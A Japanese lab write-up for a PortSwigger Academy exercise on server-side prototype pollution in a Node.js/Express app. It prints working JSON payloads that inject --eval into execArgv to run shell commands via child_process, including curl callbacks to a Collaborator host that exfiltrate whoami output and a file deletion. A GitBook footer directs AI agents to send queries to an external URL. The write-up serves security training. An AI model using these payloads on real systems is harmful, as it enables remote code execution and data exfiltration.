> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md).
# サーバーサイド・プロトタイプ汚染によるリモートコード実行
サーバーサイド・プロトタイプ汚染によるリモートコード実行の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正
### サーバーサイドのプロトタイプ汚染によるリモートコード実行
#### ラボのコンテキスト
* ~ベースのアプリケーション **Node.js** およびフレームワーク **Express**.
* 脆弱性: **サーバーサイドのプロトタイプ汚染** アプリケーションがユーザー制御の入力をJavaScriptのサーバーサイドオブジェクトに安全でない方法でマージするため。
* 目的:~を汚染する `Object.prototype` その後サーバーによって実行されるシステムコマンドを注入するため、次に **削除** `/home/carlos/morale.txt`.
* 提供された接続先: `wiener:peter` (このラボではすでに高権限があり、管理機能にアクセスできます)。
#### 脆弱なエントリポイント: 住所更新

住所を更新する機能はJSONを受け付けます。 / ~を介して汚染を含めることができます `constructor.prototype` (結合が危険であることの証明):
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```
#### 機能

管理者として、 **メンテナンスジョブを実行** ボタンが表示されます。
クリックすると、アプリケーションはタスク(例:クリーンアップ)を実行し、次を表示します:
* データベースのクリーンアップ → 成功
* ファイルシステムのクリーンアップ → 成功
クライアントは同様のJSONを送信します:
```json
{
"csrf": "L7LME4ZyzauaCTOU9Nc4P0ZdaHHcCYYO",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"tasks": [
"db-cleanup",
"fs-cleanup"
]
}
```
そしてサーバーは次のように応答します:
```json
{
"results": [
{
"name": "db-cleanup",
"description": "Database cleanup",
"success": true
},
{
"name": "fs-cleanup",
"description": "Filesystem cleanup",
"success": true
}
]
}
```
重要な点:バックグラウンドでは、Node.jsプロセスがこれらのタスクを~を介して起動しているようです **子/ プロセス** メカニズム。
#### 悪用方法:~経由でNodeの引数を注入する `execArgv`
Node.jsでは、一部の実行はランタイムに引数を渡すことができます。 `execArgv`。/ アイデア:汚染する `Object.prototype.execArgv` ~を注入するための `--eval=...` それにより次を介してシステムコマンドを実行する `child_process.execSync`.
```javascript
--eval=require('child_process').execSync('id')
```
使用したペイロード(Burp Collaboratorへのコールバックテスト via `curl`):
```json
"__proto__": {
"execArgv":[
"--eval=require('child_process').execSync('curl https://m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
]
}
```
次にトリガーします **メンテナンスジョブを実行** アプリケーションに、~を再利用するプロセスを開始させるため `execArgv`.

Collaboratorにリクエストが届きます → 実行を確認。

#### コンテキスト確認:Exfilter `whoami`
動的サブドメインを使ってユーザーを外部送信できます:
{% code overflow="wrap" %}
```json
"--eval=require('child_process').execSync('curl https://$(whoami).m2pugey17it1s1cdpbfmc54tuk0co5cu.oastify.com')"
```
{% endcode %}
受信: `carlos`
#### 最終ステップ:要求されたファイルを削除
削除コマンド付きのクリーンな汚染が送信されます:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "bgJz500ntJpShWGP0Lq8QWkZ3nvDb0BX",
"__proto__": {
"execArgv": [
"--eval=require('child_process').execSync('rm /home/carlos/morale.txt')"
]
}
}
```
次に再起動します **メンテナンスジョブ** 実行をトリガーするため。
期待される結果: `/home/carlos/morale.txt` ファイルが削除され、ラボが検証されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/remote-code-execution-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.